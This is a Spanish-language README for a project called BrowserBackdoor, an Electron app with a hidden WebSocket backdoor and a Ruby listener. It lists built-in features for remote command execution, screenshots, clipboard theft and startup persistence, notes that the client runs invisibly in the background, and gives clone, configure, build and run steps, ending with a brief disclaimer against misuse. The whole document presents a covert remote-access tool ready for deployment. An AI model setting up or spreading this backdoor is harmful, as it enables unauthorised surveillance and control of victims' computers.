
 imcpwn/browser-backdoor
BrowserBackdoor es una Aplicación Electron con un Backdoor WebSocket JavaScript y un Listener de Línea de Comandos Ruby.




BrowserBackdoor es una aplicación Electron que utiliza un backdoor WebSocket en JavaScript para conectarse al listener.
BrowserBackdoorServer es un servidor WebSocket que escucha conexiones WebSocket entrantes y crea una interfaz de línea de comandos para enviar comandos al sistema remoto.
El backdoor JavaScript en BrowserBackdoor puede usarse en todos los navegadores que soporten WebSockets. No tendrá acceso a la API Electron de la computadora anfitriona a menos que se use la aplicación BrowserBackdoor Client.
Algunas cosas que puedes hacer si tienes acceso a la API Electron:
Abrir nuevas ventanas del navegador que puedan apuntar a cualquier sitio web. (ya incorporado. Ver: server/modules/openURL.js).
Cambiar y leer el portapapeles. (ya incorporado. Ver: server/modules/readClipboard.js y server/modules/writeClipboard.js).
Acceder a notificaciones del sistema operativo multiplataforma y a la bandeja en OS X y Windows.
Tomar capturas de pantalla. (ya incorporado. Ver: server/modules/screenshot.js).
Ejecutar comandos arbitrarios del sistema. (ya incorporado. Ver: server/modules/execCmd.js)
Ejecutar al inicio. (ya incorporado. Ver: client/main.js y server/modules/manageStartup.js).
Si encuentras un problema con el programa, por favor usa el rastreador de problemas: https://github.com/IMcPwn/browser-backdoor/issues
¡Las capturas de pantalla están disponibles en la Wiki! https://github.com/IMcPwn/browser-backdoor/wiki/Screenshots
Pronto se agregará más información.
La aplicación cliente se ejecutará en segundo plano y no proporcionará ninguna interfaz de usuario mientras esté en ejecución. Para verificar que se está ejecutando, cerrarla, o habilitar/deshabilitar el inicio del sistema, presiona Comando (OS X) O Control (Windows/Linux) + Alt + \ o el atajo que hayas configurado en client/main.js.
El uso de la aplicación servidor se puede consultar escribiendo help en la línea de comandos.
Requisitos para el cliente:
Requisitos para el servidor:
BrowserBackdoor Client es compatible con todos los dispositivos soportados por Electron. Actualmente son Windows 32/64, OS X 64 y Linux 32/64.
BrowserBackdoorServer ha sido probado en Ubuntu 14.04, Debian 8 y Kali Linux. Debería funcionar en cualquier sistema operativo Linux similar.
Para instalar cualquier cosa, primero clona el repositorio. Todos los comandos mostrados asumen que estás en la raíz del repositorio.
git clone https://github.com/IMcPwn/browser-backdoor
cd browser-backdoor
Cómo instalar y ejecutar la aplicación cliente BrowserBackdoor:
cd client
npm install
#
# Configure index.html and main.js before the next command.
#
npm start
Cómo compilar ejecutables del cliente (ver aquí para más información):
cd client
npm install electron-packager -g
electron-packager . --all
Cómo ejecutar BrowserBackdoorServer:
cd server
gem install bundler
bundle install
#
# Configure config.yml before the next command
#
ruby bbsconsole.rb
MIT
Este es un proyecto de desarrollo personal, por favor no lo uses con fines malintencionados. El autor no se responsabiliza por ningún mal uso del programa.
Este programa está hecho por IMcPwn .
La información de contacto como correo electrónico, twitter y otros métodos de contacto están disponibles aquí: https://imcpwn.com






